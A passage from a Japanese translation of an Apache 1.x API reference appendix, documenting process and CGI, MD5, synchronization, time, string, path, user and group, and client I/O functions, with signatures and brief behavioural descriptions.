fileが絶対パスなら1、そうでなければ0を返す。

付録6.7 プロセスおよびCGI関数

ap_note_subprocess

プール破棄時に動作を停止させるサブプロセスの登録

```
void ap_note_subprocess(pool *p, int pid, enum kill_conditions how)
```

プール破棄時に動作を停止させるサブプロセスを登録する。停止方法はhowで指定する。

kill_never

プロセスを停止せず、waitによるプロセスの停止待ちも行わない。この方法が、通常内部的に利用されている。

`kill_after_timeout`

プロセスにSIGTERMを送り、3秒待った後でSIGKILLを送り、プロセスの終了を待つ。

`kill_always`

プロセスにSIGKILLを送り、プロセスの停止を待つ。

`just_wait`

プロセスにはいかなるシグナルも送らない。

`kill_only_once`

プロセスにSIGTERMを送って待つ。

3秒の待機は、逐次的ではなく一度に実行されることに注意しよう。

ap_spawn_child

子プロセスの生成

```
int ap_spawn_child(pool *p, void(*func)(void *, child_info *), void *data,
enum kill_conditions kill_how, FILE **pipe_in, FILE **pipe_out, FILE
**pipe_err)
```

Win32のMicrosoft社のライブラリではバグが出ることが知られているため、この関数は使わないこと。代わりに`ap_bspawn_child()`を使おう。旧バージョンのApacheでは、この関数は`spawn_child_err`と呼ばれていた。

ap_bspawn_child

子プロセスの生成

```
int ap_bspawn_child(pool *p, int (*func)(void *, child_info *),
void *data, enum kill_conditions kill_how, BUFF **pipe_in,
BUFF **pipe_out, BUFF **pipe_err)
```

子プロセスを生成する。標準入力、標準出力、標準エラー出力へのパイプをオプションで接続できる。この関数は、フォークの詳細を制御し（プラットフォームでサポートされている場合のみ）、パイプを設定する。`func`は、子プロセス内で`data`と`child_info`構造体を引数として取って実行される。`child_info`構造体には、Win32で子プロセスを生成するのに必要な情報が格納され、通常は直接`ap_call_exec()`に渡される。`func()`の実行時にクリーンアップ処理が必要な場合は、`clean_for_exec`を呼び出す。`func()`は、通常は`ap_call_exec()`で子プロセスを実行する。`pipe_in`、`pipe_out`、`pipe_err`のどれかにNULLを指定した場合、該当するパイプは作成されない。NULL以外の値を指定した場合には、その値はそれぞれサブプロセスの標準入力、標準出力、標準エラー出力に接続されるBUFFへのポインタとして扱われる。Win32の場合は、パイプはCのファイルハンドルではなく、Win32のネイティブハンドルを使用する。この関数は親プロセスだけに復帰し、子プロセスのPIDまたはエラーの発生を示す-1が返される。旧バージョンのApacheでは、この関数は`spawn_child_err_buff`と呼ばれていた。

ap_call_exec

setuidラッパーの実行、生成、または呼び出し

```
int ap_call_exec(request_rec *r, child_info *pinfo, char *argv0,
                char **env, int shellcmd)
```

setuidラッパーが有効になっているかどうかによって、exec()（フォークをサポートしていないプラットフォームでは適切な子プロセス生成関数）またはsetuidラッパーを呼び出す。argv0には実行プログラム名、envにはexecされるプログラムの環境変数を表す文字列をNULL終端の配列で指定する。shellcmdが0でない場合にはコマンドはシェル経由で実行される。また、r->argsが設定されていて、その中に等号が含まれていない場合は、その値をコマンドライン引数として渡す。pinfoには、ap_bspawn_child()によって渡される構造体を指定する。この関数は、フォークをサポートするプラットフォームでは復帰しない。フォークをサポートしないプラットフォームでは、新しいプロセスのPIDを返す。

ap_can_exec

パスが実行可能かどうかの調査

```
int ap_can_exec(const struct stat *finfo)
```

struct stat (stat()などにより取得できる) を引数として取る。finfoで指定されたファイルが実行可能な場合、0以外を返す。

ap_add_cgi_vars

CGI用の環境変数の設定

```
void ap_add_cgi_vars(request_rec *r)
```

CGI仕様で必要とされる環境変数を追加する (ap_add_common_vars() で追加されるものを除く)。この関数は、実際にexec()でCGIを実行する前に呼び出さなければならない。ap_add_common_vars() も呼び出す必要がある。

ap_add_common_vars

サブプログラム用の環境変数の設定

```
void ap_add_common_vars(request_rec *r)
```

リクエストの結果として実行されるすべてのサブプログラムで共通に使われる環境変数を追加する。通常は、ap_add_cgi_vars() も呼び出す。ただし、ISAPIプログラムは唯一の例外である。

ap_scan_script_header_err

CGIが出力したヘッダのスキャン

```
int ap_scan_script_header_err(request_rec *r, FILE *f, char *buffer)
```

CGIがfに出力したヘッダをスキャンして正当性をチェックする。ほとんどのヘッダは、単にr->headers_outに格納され、そのままクライアントへ送られるが、一部のヘッダは特別に処理される。

Status

これがセットされている場合は、HTTP応答コードとして使用される。

Location

これがセットされている場合は、指定されているURLに結果がリダイレクトされる。

`buffer`が指定されている場合は（NULLに指定することもできる）、スクリプトが不当なヘッダを送った場合は、指定されているバッファに残される。このバッファは、`MAX_STRING_LEN`バイト以上の長さを持たなければならない。戻り値は、スクリプトがセットするステータスの`HTTP_OK`か、またはエラーを表す`SERVER_ERROR`。

ap_scan_script_header_err_buff

CGIが出力したヘッダのスキャン

```
int ap_scan_script_header_err_buff(request_rec *r, BUFF *fb, char *buffer)
```

`ap_scan_script_header_err()`と同じ動作であるが、CGIは`FILE *`ではなく`BUFF *`に接続される。

ap_scan_script_header

CGIが出力したヘッダのスキャン

```
int ap_scan_script_header(request_rec *r, FILE *f)
```

`ap_scan_script_header_err()`と同じ動作であるが、エラーバッファは渡されない。

付録6.8 MD5関数

ap_md5

文字列のMD5ハッシュの計算

```
char *ap_md5(pool *p, unsigned char *string)
```

`string`のMD5ハッシュを計算して、そのASCII16進表現（終端のNULを含めて33バイト長）をプール`p`に割り付ける。

ap_md5contextTo64

MD5コンテキストのbase64エンコーディングへの変換

```
char *ap_md5contextTo64(pool *a, AP_MD5_CTX * context)
```

`context`（このコンテキストでは`ap_MD5Final`が実行されていない）のMD5ハッシュを取り、プール`a`でbase64表記を作成する。

ap_md5digest

オープンファイルのbase64 MD5ダイジェストの作成

```
char *ap_md5digest(pool *p, FILE *infile)
```

`infile`で指定されたファイルの現在位置から末尾までを読んで、base64 MD5ダイジェストをプール`p`に割り付ける。ダイジェストの計算後、ファイルは先頭まで戻される。

ap_MD5Init

MD5 ダイジェストの初期化

```
void ap_MD5Init(AP_MD5_CTX *context)
```

MD5 ダイジェスト用にcontextを初期化する。

ap_MD5Final

MD5 ダイジェストのファイナライズ

```
void ap_MD5Final(unsigned char digest[16], AP_MD5_CTX *context)
```

MD5 オペレーションを完了させて、ダイジェストをdigestに書き込み、contextに0を書き込む。

ap_MD5Update

MD5 ダイジェストへのブロック追加

```
void ap_MD5Update(AP_MD5_CTX * context, const unsigned char *input,  
    unsigned int inputLen)
```

inputをinputLenバイトだけ処理し、contextで計算中のダイジェストに追加する。

付録6.9 同期化およびスレッド関数

これらの関数は、オペレーティングシステムに依存する。Apacheでスレッドを使わないプラットフォームでは、これらの関数は存在するが、何もしない。呼び出された場合は成功をシミュレートする。

これらの中で実装されているのはミューテックス関数のみである。他の関数については、すべての関数を網羅する意味で（また、いずれ実装された場合に備えて）取り上げてある。

ミューテックス関数

ap_create_mutex

相互排他オブジェクトの作成

```
mutex *ap_create_mutex(char *name)
```

nameで指定された名前でもミューテックスを作成する。処理に失敗した場合はNULLを返す。

ap_open_mutex

相互排他オブジェクトのオープン

```
mutex *ap_open_mutex(char *name)
```

nameで指定された名前を持つ既存のミューテックスをオープンする。処理に失敗した場合はNULLを返す。

ap_acquire_mutex

オープンミューテックスオブジェクトのロック

```
int ap_acquire_mutex(mutex *mutex_id)
```

オープンミューテックスmutex_idをロックする。ロックが利用可能になるまでブロックする。MULTI_OKまたはMULTI_ERRを返す。

ap_release_mutex

ロックされているミューテックスの解放

```
int ap_release_mutex(mutex *mutex_id)
```

ロックされているミューテックスmutex_idを解放する。ロックが利用可能になるまでブロックする。MULTI_OKまたはMULTI_ERRを返す。

ap_destroy_mutex

オープンミューテックスの破壊

```
void ap_destroy_mutex(mutex *mutex_id);
```

ミューテックスmutex_idを破棄する。

セマフォ関数

create_semaphore

セマフォの作成

```
semaphore *create_semaphore(int initial)
```

initialで指定された初期値でセマフォを作成する。

acquire_semaphore

セマフォの取得

```
int acquire_semaphore(semaphore *semaphore_id)
```

セマフォ semaphore_idを取得する。セマフォが利用可能になるまでブロックする。MULTI_OKまたはMULTI_ERRを返す。

release_semaphore

セマフォの解放

```
int release_semaphore(semaphore *semaphore_id)
```

セマフォ semaphore_idを解放する。MULTI_OKまたはMULTI_ERRを返す。

destroy_semaphore

オープンセマフォの破棄

```
void destroy_semaphore(semaphore *semaphore_id)
```

セマフォ semaphore_idを破棄する。

イベント関数

create_event

イベントの作成

```
event *create_event(int manual, int initial, char *name)
```

nameという名前のイベントを初期値initialで作成する。manualが真であれば、イベントはマニュアルでリセットしなければならない。manualが偽であれば、イベントは作成時に直ちにリセットされる。失敗時はNULLを返す。

open_event

既存イベントのオープン

```
event *open_event(char *name)
```

nameという名前のイベントをオープンする。失敗時はNULLを返す。

acquire_event

イベントへのシグナル通知の待機

```
int acquire_event(event *event_id)
```

イベントevent_idへのシグナル通知を待つ。MULTI_OKまたはMULTI_ERRを返す。

set_event

イベントへのシグナル通知

```
int set_event(event *event_id)
```

イベントevent_idにシグナルを通知する。MULTI_OKまたはMULTI_ERRを返す。

reset_event

イベントのクリア

```
int reset_event(event *event_id)
```

イベントevent_idをクリアする。MULTI_OKまたはMULTI_ERRを返す。

destroy_event

オープンイベントの破棄

```
void destroy_event(event *event_id)
```

イベントevent_idを破棄する。

スレッド関数

create_thread

スレッドの作成

```
thread *create_thread(void (thread_fn) (void *thread_arg), void *thread_arg)
```

スレッドを作成し、新しいスレッドでthread_fnを引数thread_argで呼び出す。失敗時はNULLを返す。

kill_thread

スレッドの終了

```
int kill_thread(thread *thread_id)
```

スレッド`thread_id`を終了する。この結果、スレッドのリソースが未知の状態に残ることがあるため、この関数を使う際には注意が必要。

await_thread

スレッドの完了待機

```
int await_thread(thread *thread_id, int sec_to_wait)
```

スレッド`thread_id`が完了するか、または`sec_to_wait`秒間が経過するか、どちらか早いほうを待つ。`MULTI_OK`、`MULTI_TIMEOUT`、または`MULTI_ERR`を返す。

exit_thread

現在のスレッドからの退去

```
void exit_thread(int status)
```

現在のスレッドから退去し、`status`をスレッドのステータスとして返す。

free_thread

スレッドリソースの解放

```
void free_thread(thread *thread_id)
```

スレッド`thread_id`に関連付けられているリソースを解放する。この関数は、該当スレッドの終了後にのみ呼び出すこと。

付録6.10 日付と時刻に関する関数

ap_get_time

人が読める形式での現在時刻の取得

```
char *ap_get_time(void)
```

`ctime`を使って現在時刻をフォーマットする。ただし末尾の改行は削除する。戻り値は、フォーマット結果を保持している文字列へのポインタ。

ap_ht_time

プールに割り当てられた時刻を示す文字列の取得

```
char *ap_ht_time(pool *p, time_t t, const char *fmt, int gmt)
```

`strftime`を使って時刻をフォーマットし、プールに割り当てられたそのコピーを返す。`gmt`が0でない場合には時刻はグリニッジ標準時でフォーマットされ、0の場合にはローカル標準時でフォーマットされる。戻り値は、時刻を内容とする文字列へのポインタ。

ap_gm_timestr_822

RFC 822に従う形式への時刻のフォーマット

```
char *ap_gm_timestr_822(pool *p, time_t t)
```

RFC 822, *Standard for the Format of ARPA Internet Text Messages*[†]に記述されている形式で時刻をフォーマットする。常にグリニッジ標準時でフォーマットする。戻り値は、時刻を内容とする文字列へのポインタ。

ap_get_gmtoff

時刻の取得およびグリニッジ標準時とローカル標準時のオフセット計算

```
struct tm *ap_get_gmtoff(long *tz)
```

現在のローカル標準時を返す。また、tzにはグリニッジ標準時とローカル標準時のオフセットを表す値（単位は秒）で格納される。

ap_tm2sec

tm構造体から標準Unix時間への変換

```
time_t ap_tm2sec(const struct tm *t)
```

t内の時間を、グリニッジ標準時の1970年1月1日0時0分からの秒数で表した値で返す。tはグリニッジ標準時とする。

ap_parseHTTPdate

HTTPの日付をUnix時間に変換

```
time_t ap_parseHTTPdate(const char *date)
```

3種類のフォーマットのどれかで表された日付を、グリニッジ標準時1970年1月1日0時0分からの秒数で表してその値を返す。以下の3つの形式を使用できる。

- Sun, 06 Nov 1994 08:49:37 GMT (RFC 822による。ただし、RFC 1123により更新された)
- Sunday, 06-Nov-94 08:49:37 GMT (RFC 850による。ただし、RFC 1036により無効となる)
- Sun Nov 6 08:49:37 1994 (ANSI Cのasctime()形式)

HTTPは日付をグリニッジ標準時で要求するため、このルーチンはタイムゾーンフィールドを無視しており、この点に注意が必要である。

付録6.11 文字列関数**ap_strcmp_match**

2つの文字列のワイルドカード比較

```
int ap_strcmp_match(const char *str, const char *exp)
```

[†] わかりやすく言えば「メール」のこと。HTTPは要素をMIMEから借用しているが、MIMEはメール用の仕様である。

`str`と`exp`を比較する。`exp`中の“*”と“?”は、それぞれ「任意個数の文字」と「任意の文字」を意味する。新規にコードを記述する場合は、できるだけ新しく強力な正規表現を使用した方がよいだろう。成功時には1、失敗時には0、中断した場合には-1を返す。

ap_strcasecmp_match

大文字小文字を区別しない2つの文字列のワイルドカード比較

```
int ap_strcasecmp_match(const char *str, const char *exp)
```

`strcmp_match`と同じだが、大文字・小文字を区別しない。

ap_is_matchexp

文字列中がワイルドカードを含むかどうかの検査

```
int ap_is_matchexp(const char *exp)
```

`exp`に“*”または“?”が含まれている場合には1を返し、それ以外の場合には0を返す。

ap_getword

ワードリストからの1ワード切り出し

```
char *ap_getword(pool *p, const char **line, char stop)
```

```
char *ap_getword_nc(pool *p, char **line, char stop)
```

*line内で`stop`が最初に現れる位置を捜し出して、これより前の文字列全体を新規バッファにコピーしてから、呼び出し元に返す。*line中に`stop`が存在しない場合は、*line全体をコピーする。*lineは見つかった`stop`の次を指すように更新される。この際、`stop`が連続する場合は、それらの`stop`をスキップする。`ap_getword_nc()`は`ap_getword()`の特別なバージョンで、引数に非`const`ポインタを取る点が異なる。これは`const char **`を要求する関数に`char **`を渡した場合に警告を出すコンパイラに対する対策である。

ap_getword_white

ワードリストからの1ワード切り出し

```
char *ap_getword_white(pool *p, const char **line)
```

```
char *ap_getword_white_nc(pool *p, char **line)
```

`ap_getword()`と同じ動作であるが、ワード区切りが空白である点が異なる（空白の識別は`isspace`によって行われる）。

ap_getword_nulls

ワードリストからの1ワード切り出し

```
char *ap_getword_nulls(pool *p, const char **line, char stop)
```

```
char *ap_getword_nulls_nc(pool *p, char **line, char stop)
```

`ap_getword()`と同じ動作であるが、`stop`が連続する場合にもスキップしないので、空のエントリを正しく処理できる点が異なる。

ap_getword_conf

ワードリストからの1ワード切り出し

```
char *ap_getword_conf(pool *p, const char **line)
    char *ap_getword_conf_nc(pool *p, char **line)
```

ap_getword()と同じ動作であるが、ワード区切りが空白である点とエスケープ文字としてクォートとバックスラッシュが利用可能な点が異なる。クォートおよびバックスラッシュは取り除かれる。

ap_get_token

文字列からのトークン切り出し

```
char *ap_get_token(pool *p, const char **line, int accept_white)
```

空白が前にあればそれを取り除き、*lineからトークンを切り出す。トークンの区切りは、コンマまたはセミコロンである。accept_whiteが0の場合には空白でも区切られる。トークンがダブルクォートで囲まれている場合は、デリミタを含むことができる。このダブルクォートは結果からは取り除かれる。取り出したトークンはプールpに割り付けて、そこへのポインタを返す。

ap_find_token

行（通常はHTTPヘッダ）中のトークン探索

```
int ap_find_token(pool *p, const char *line, const char *tok)
```

line中からtokを探し出す。見つかった場合には0以外の値を返す。トークンは正確に一致しなければならない（ただし大文字と小文字は区別しない）。また、トークンはコントロールキャラクタ（iscntrlで識別される）、タブ、スペースまたは以下のどれか1つで区切られる。

```
()<>@,;\\/[ ]?={}
```

この関数は、RFC 2068によるトークン定義に対応している。

ap_find_last_token

最後のトークンが特定の文字列であるかどうかのチェック

```
int ap_find_last_token(pool *p, const char *line, const char *tok)
```

lineの末尾がtokであるかどうか、また、tokの直前が空白またはコンマであるかどうかをチェックする。そうであれば1、そうでなければ0を返す。

ap_escape_shell_cmd

シェルコマンド中に存在する危険な文字のエスケープ

```
char *ap_escape_shell_cmd(pool *p, const char *s)
```

s中の危険な文字の前にバックスラッシュを付加して、変更後の文字列を返す。現在、以下の文字が危険な文字として定義されている。

```
&;'\" | *?~<>^() [] {}$\\n
```

OS/2上では、&はスペースに変換される[†]。

ap_uudecode

文字列に対するuudecodeの実行

```
char *ap_uudecode(pool *p, const char *coded)
```

codedのデコード結果をpに割り付けて返す。

ap_escape_html

HTMLのエスケープ

```
char *ap_escape_html(pool *p, const char *s)
```

<、>および&を正しく表示できるようにHTMLをエスケープする。エスケープされたHTMLへのポインタを返す。

ap_checkmask

文字列がマスクと一致するかどうかのチェック

```
int ap_checkmask(const char *data, const char *mask)
```

データがmaskで指定されたマスクに適合しているかどうかをチェックする。maskは、以下の文字から構成される。

```
@
    大文字
$
    小文字
&
    16進値
#
    10進値
~
    10進値または空白
*
    任意の数の任意の文字
その他
    その文字や数字そのもの
```

dataは最大256文字。データがマスクと一致すれば1、一致しなければ0を返す。たとえば、次のコードはRFC 1123の日付形式をチェックする。

[†] この関数によってシェルスクリプトが安全になるわけではない。この関数にはそのような働きはない。11章「セキュリティ」を参照のこと。

```
if(ap_checkmask(date, "## @$$ ##### #:##:## *"))
    ...
```

ap_str_tolower

文字列の小文字への変換

```
void ap_str_tolower(char *str)
```

strの文字列を、変数中で小文字に変換する。

ap_psprintf

文字列のフォーマット

```
char *ap_psprintf(pool *p, const char *fmt, ...)
```

標準関数のsprintf()とほとんど同じ動作だが、バッファは供給されない。その代わりに、新しい文字列はプールpに割り付けられる。この結果、バッファオーバフローの心配はまったくない。ap_vformatter()の説明も参照してほしい。

ap_pvsprintf

文字列のフォーマット

```
char *ap_pvsprintf(pool *p, const char *fmt, va_list ap)
```

ap_psprintf()と同じ動作だが、varargを使用する点が異なる。

ap_ind

文字列内の文字の先頭インデックスの検索

```
int ap_ind(const char *s, char c)
```

s中で最初に見つかったcのオフセットを返す。s中でcが見つからなかった場合は-1を返す。

ap_rind

文字列内の文字の最終インデックスの検索

```
int ap_rind(const char *s, char c)
```

s中で最後に見つかったcのオフセットを返す。s中でcが見つからなかった場合は-1を返す。

付録6.12 パス、ファイル名、およびURL操作関数

ap_getparents

パスから.および..を除去

```
void ap_getparents(char *name)
```

RFC 1808, *Relative Uniform Resource Locators*で指定されているように、“..”と“.”をパス中から取り除く。これはセキュリティのためだけでなく、URLの正しいマッチング処理のためにも重要である。原則的には“..”および“.”を含んだパスをApacheに決して与えてはならない。しかし、このような文字が含まれている場合でも、正しく動作するようにしなければならない。

ap_no2slash

バスから//を除去

```
void ap_no2slash(char *name)
```

バスから二重スラッシュを取り除く。この処理は、URLのマッチング処理を正しく行うために必要なことだ。

ap_make_dirstr

必要なら末尾にスラッシュを補い、バスコピーを作成

```
char *ap_make_dirstr(pool *p, const char *path, int n)
```

pathのコピーを作成する。このコピーは必ず末尾がスラッシュになることが保証される。また、バスはn番目のスラッシュで切り捨てられる。戻り値は、プールp中に割り当てられたコピーへのポインタである。

ap_make_dirstr_parent

親ディレクトリのバス作成

```
char * ap_make_dirstr_parent(pool *p, const char *s)
```

sの親ディレクトリへのバスの末尾にスラッシュを付けて、pに新しい文字列を作成する。

ap_make_dirstr_prefix

バスの部分コピー

```
char *ap_make_dirstr_prefix(char *d, const char *s, int n)
```

sから最初のn個のバス要素をdにコピーするか、バス要素の数がn個よりも少なければs全体をコピーする。先頭のスラッシュもバス要素として数えられることに注意。

ap_count_dirs

バス中のスラッシュ数の算出

```
int ap_count_dirs(const char *path)
```

バス中のスラッシュの数を返す。

ap_chdir_file

指定したファイルを含むディレクトリへの移動

```
void ap_chdir_file(const char *file)
```

fileを含んでいるディレクトリにchdir()を行う。この場合、file中から最後のスラッシュを捜し出して、その直前までをディレクトリと認識する。file中にスラッシュがない場合は、file全体に対してchdirを行う。ディレクトリの指定が正しいかどうかやchdirが成功したかどうかはチェックしない。

ap_unescape_url

URLからのエスケープシーケンス除去

```
int ap_unescape_url(char *url)
```

URL中にあるエスケープシーケンス (%xx) を元の文字に戻す。変換は変数中で行われる。変換が成功すれば0、誤ったエスケープシーケンスを見つけた場合はBAD_REQUEST、そして%2f（これは“/”に変換される）または%00を見つけた場合はNOT_FOUNDを返す。

ap_construct_server

URL サーバ部の作成

```
char *ap_construct_server(pool *p, const char *hostname, int port,
    request_rec *r)
```

URLのサーバ部を作成する。この時、portがリクエストに使用されたスキームのデフォルトポートではない場合は、hostnameに:<port>を付け加える。

ap_construct_url

HTTP URL の作成

```
char *ap_construct_url(pool *p, const char *uri, const request_rec *r)
```

rから取り出されたサーバ名とポート番号に対するrによって使用されたスキームをプレフィックスとし、その後にuriすることでURLを作成する。戻り値はURLへのポインタである。

ap_escape_path_segment

RFC 1808 に従うパスセグメントのエスケープ

```
char *ap_escape_path_segment(pool *p, const char *segment)
```

RFC 1808に従ってsegmentをエスケープし、その結果を返す。

ap_os_escape_path

RFC 1808 に従うパスセグメントのエスケープ

```
char *ap_os_escape_path(pool *p, const char *path, int partial)
```

RFC 1808に従ってpathをエスケープし、その結果を返す。partialが0以外の場合は、パスを末尾の部分パスと仮定する（つまり、“:”を隠すために“./”を使用することはない）。

ap_is_directory

パス参照先がディレクトリかどうかの識別

```
int ap_is_directory(const char *path)
```

pathがディレクトリならば0以外を返す。

ap_make_full_path

2つのパスの結合

```
char *ap_make_full_path(pool *p, const char *path1, const char *path2)
```

path1の末尾にpath2を追加する。両者の間のスラッシュが1つだけになるように保証する。新しいパスへのポインタを返す。

ap_is_url

文字列が本当にURLかどうかの識別

```
int ap_is_url(const char *url)
```

urlがURLの場合、0以外を返す。ここでは、URLの定義は“<任意の数字、アルファベット、+、-または、(ドット) >://<任意の値>”である。

ap_fnmatch

ファイル名の比較

```
int ap_fnmatch(const char *pattern, const char *string, int flags)
```

stringをpatternと比較し、一致すれば0を返し、一致しなければFNM_NOMATCHを返す。patternは、以下のように構成される。

?

任意の1文字にマッチ

*

任意数の任意の文字にマッチ

[...]

正規表現におけるクロージャと同様。先頭にカレット (^) を付けると、クロージャが反転する。

\

FNM_NOESCAPEがセットされていない場合は、直後の文字の特別な意味を無効にする。

flagsは、以下の値を組み合わせて指定する。

FNM_NOESCAPE

“\” を通常の文字として使用する。

FNM_PATHNAME

“*”、“?”、および[...]を“/.”と一致させない。

FNM_PERIOD

“*”、“?”、および[...]を先頭のドット列と一致させない。「先頭」とは、文字列の先頭か、FNM_PATHNAMEがセットされている場合は“/”の直後を意味する。

ap_is_fnmatch

文字列がパターンであるかどうかのチェック

```
int ap_is_fnmatch(const char *pattern)
```

patternに“?”、“*”、または[...]が含まれている場合には1を返し、それ以外の場合には0を返す。

ap_server_root_relative

サーバルートに対する相対パスの作成

```
char *ap_server_root_relative(pool *p, char *file)
```

`file`が絶対パスでなければ、プール`p`の`server_root`に付加する。絶対パスであれば、それ自身（コピーではない）を返す。

ap_os_canonical_filename

正規形式のファイル名への変換

`char *ap_os_canonical_filename(pool *pPool, const char *szFile)`

WIN32

正規形式のファイル名を返す。このような処理が必要なのは、一部のオペレーティングシステムが同じファイルのパス名として複数の文字列を受け入れるためだ。たとえばWin32では、パス名の大文字と小文字を区別せず、パス名の末尾にあるドットや空白を無視する[†]。一般に、この関数はファイル名をパターンと比較するといったような操作で使用する。

付録6.13 ユーザおよびグループ関数

ap_uname2id

ユーザ名をUIDに変換

`uid_t ap_uname2id(const char *name)`

WIN32

`name`が#で始まっている場合はそれに続く数字を返し、それ以外の場合は`getpwnam()`を使って`name`を検索し、該当するUIDを返す。Win32の場合は、この関数は常に1を返す。

ap_gname2id

グループ名をGIDに変換

`gid_t ap_gname2id(const char *name)`

WIN32

`name`が#で始まっている場合はそれに続く数字を返し、それ以外の場合は`getgrnam()`を使って`name`を検索し、該当するGIDを返す。Win32の場合は、この関数は常に1を返す。

付録6.14 TCP/IPおよびI/O関数

ap_get_virthost_addr

ホスト名／ポートのアドレス変換

`unsigned long ap_get_virthost_addr(const char *hostname, short *ports)`

`name[:port]`形式のホスト名を、ネットワークオーダのIPアドレスに変換して、その結果を返す。`*ports`にはポート番号が書き込まれる（NULLでない場合）。`name`が指定されていない場合、または*が指定された場合は、`INADDR_ANY`を返す。`port`が指定されていない場合、または*が指定された場合は、`*port`に0を設定する。

指定されたホストのIPアドレスが複数ある場合は、エラーメッセージを表示して、`exit()`を呼び出す。

[†] 実際にWindowsがファイル名をどのように扱うかについての詳細はほとんどドキュメント化されておらず、セキュリティホールの終わりなき原因になっているように思われる。

ap_get_local_host

ローカルホストのFQDNを取得

```
char *ap_get_local_host(pool *p)
```

ローカルホストのFQDNへのポインタを返す。取得に失敗した場合は、エラーメッセージを表示して、`exit()`を呼び出す。

ap_get_remote_host

クライアントのホスト名またはIPアドレスの取得

```
const char *ap_get_remote_host(conn_rec *conn, void *dir_config, int type)
```

クライアントのホスト名またはIPアドレスを（文字列として）返す。`dir_config`は、現在のリクエストの`per_dir_config`メンバか、またはNULLである。`type`は以下のいずれかになる。

REMOTE_HOST

ホスト名またはNULLを返す（NULLを返すのは、ホスト名が見つからないか、`HostnameLookups`ディレクティブでホスト名の検索が無効にされている場合）。

REMOTE_NAME

ホスト名を返す。ホスト名が見つからない場合はIPアドレスを返す。

REMOTE_NOLOOKUP

`REMOTE_NAME`と同じ動作だが、DNS検索は実行しない（前回の呼び出しでDNS検索を実行していれば、ホスト名を返すことができる）。

REMOTE_DOUBLE_REV

二重逆引きを実行する（IPアドレスからホスト名を検索し、その後でホスト名からIPアドレスを検索する）。二重逆引きが正常に実行され、IPアドレスが一致すれば、ホスト名を返す。そうでなければNULLを返す。

ap_send_fd

オープンファイルからクライアントへのコピー

```
long ap_send_fd(FILE *f, request_rec *r)
```

ストリーム`f`からクライアントへコピーを行う。送信したバイト数を返す。

ap_send_fd_length

オープンストリームからクライアントへの指定バイト数コピー

```
long ap_send_fd_length(FILE *f, request_rec *r, long length)
```

`f`からクライアントへ`length`バイトをコピーする。`length`が0未満の場合は、ファイル全体のコピーを行う。送信したバイト数を返す。

ap_send_fb

オープンストリームのクライアントへのコピー

```
long ap_send_fb(BUFF *fb, request_rec *r)
```

`ap_send_fd()`と同じ動作だが、`FILE *`ではなく`BUFF *`を送信する。

ap_send_fb_length

オープンストリームからクライアントへの指定バイト数コピー

```
long ap_send_fb_length(BUFF *fb, request_rec *r, long length)
```

ap_send_fd_length()と同じ動作だが、FILE *ではなくBUFF *を送信する。

ap_send_mmap

メモリ内バッファからのデータ送信

```
size_t ap_send_mmap(void *mm, request_rec *r, size_t offset, size_t length)
```

mm+offsetからのlengthバイトをクライアントへコピーする。データはMMAP_SEGMENT_SIZEバイトずつコピーされ、それぞれの送信の間にタイムアウトがリセットされる。この関数はどのメモリバッファに対しても使用できるが、本来はメモリマップドファイル用である（この関数により、プラットフォームによってはパフォーマンスが向上する）。

ap_rwrite

クライアントへのバッファの書き込み

```
int ap_rwrite(const void *buf, int nbyte, request_rec *r)
```

bufからnbyteバイトをクライアントへ書き込む。書き込んだバイト数を返すか、エラーの場合は-1を返す。

ap_rputc

クライアントへの文字送信

```
int ap_rputc(int c, request_rec *r)
```

文字cをクライアントへ送信する。通常は、cを返す。ただし、コネクションがクローズされた場合はEOFを返す。

ap_rputs

クライアントへの文字列送信

```
int ap_rputs(const char *s, request_rec *r)
```

文字列sをクライアントへ送信する。戻り値は送信バイト数またはエラーの発生を示す-1。

ap_rvputs

クライアントへの文字列リスト送信

```
int ap_rvputs(request_rec *r, ...)
```

文字列のNULL止めリストをクライアントへ送信する。戻り値は送信バイト数またはエラーの発生を示す-1。

ap_rprintf

クライアントへのフォーマットされた文字列送信

```
int ap_rprintf(request_rec *r, const char *fmt, ...)
```

fmtに従って文字列をフォーマットして (printf()によるフォーマットと同じ)、フォーマット結

果の文字列をクライアントへ送信する。戻り値は送信バイト数またはエラーの発生を示す-1。

ap_rflush

クライアント出力のフラッシュ

```
int ap_rflush(request_rec *r)
```

バッファ内のデータをクライアントへ送信する。成功時は0、エラー時は-1を返す。

ap_setup_client_block

クライアントからのデータの受信準備

```
int ap_setup_client_block(request_rec *r, int read_policy)
```

クライアントからデータを受信するための準備をする（read_policyの値によっては受信しない）。これはおもに、クライアントがPUTまたはPOSTリクエストを行うために必要となる。受信準備がすべて完了しているかどうかをチェックする。準備ができている場合はOKを返し、それ以外の場合はステータスコードを返す。このルーチンは、受け取ったリクエストがクライアントからのデータを含まない場合にもOKを返す点に注意が必要だ。ap_should_client_block()が実行される前に呼ばなければならない。

read_policyは、以下のいずれかになる。

REQUEST_NO_BODY

リクエストがボディを持っていればHTTP_REQUEST_ENTITY_TOO_LARGEを返す。

REQUEST_CHUNKED_ERROR

Transfer-Encodingがチャンクされていれば、Content-Lengthヘッダがある場合はHTTP_BAD_REQUEST、そうでなければHTTP_LENGTH_REQUIREDを返す[†]。

REQUEST_CHUNKED_DECHUNK

ap_get_client_block()のチャンクされているエンコーディングを処理して、データのみを返す。

REQUEST_CHUNKED_PASS

ap_get_client_block()のチャンクされているエンコーディングを処理して、データとチャンクヘッダを返す。

ap_should_client_block

クライアントからのデータの受信準備

```
int ap_should_client_block(request_rec *r)
```

クライアントがデータを送信しようとしているかどうかをチェックして、必要な場合は受信可能なことを通知する（クライアントがHTTP/1.1以上の場合は、100 Continueレスポンスを送信する）。クライアントがデータを送信する場合は1を返し、そうでない場合は0を返す。この関数を実行する前

[†] どうにもへそ曲がりのように見えるが、Content-Lengthヘッダを要求するということは、暗黙のうちにTransfer-Encoding（少なくともチャンクされているもの）が存在しないことを要求しているわけだから、両方が存在するのはエラーということになる。

に `ap_setup_client_block()` を呼び出さなければならない。この関数は `ap_get_client_block()` の前に呼び出さなければならない。この関数は、クライアントからのデータ受信準備ができてから、1回だけ呼び出すこと。

ap_get_client_block

クライアントからのデータのブロック読み込み

```
long ap_get_client_block(request_rec *r, char *buffer, int bufsiz)
```

クライアントから `bufsiz` 分の文字を `buffer` に読み込む。戻り値は、読み込んだ文字数である。読み込むデータが存在しない場合は0、エラーが発生した場合は-1を返す。この関数を実行する前に、`ap_setup_client_block()` と `ap_should_client_block()` を呼び出さなければならない。バッファは、`chunk-size` ヘッダ行を格納するのに十分なサイズでなければならない（この行を一時的に格納することがあるため）。`chunk-size` ヘッダ行は16進値なので、50バイトもあれば十分である。

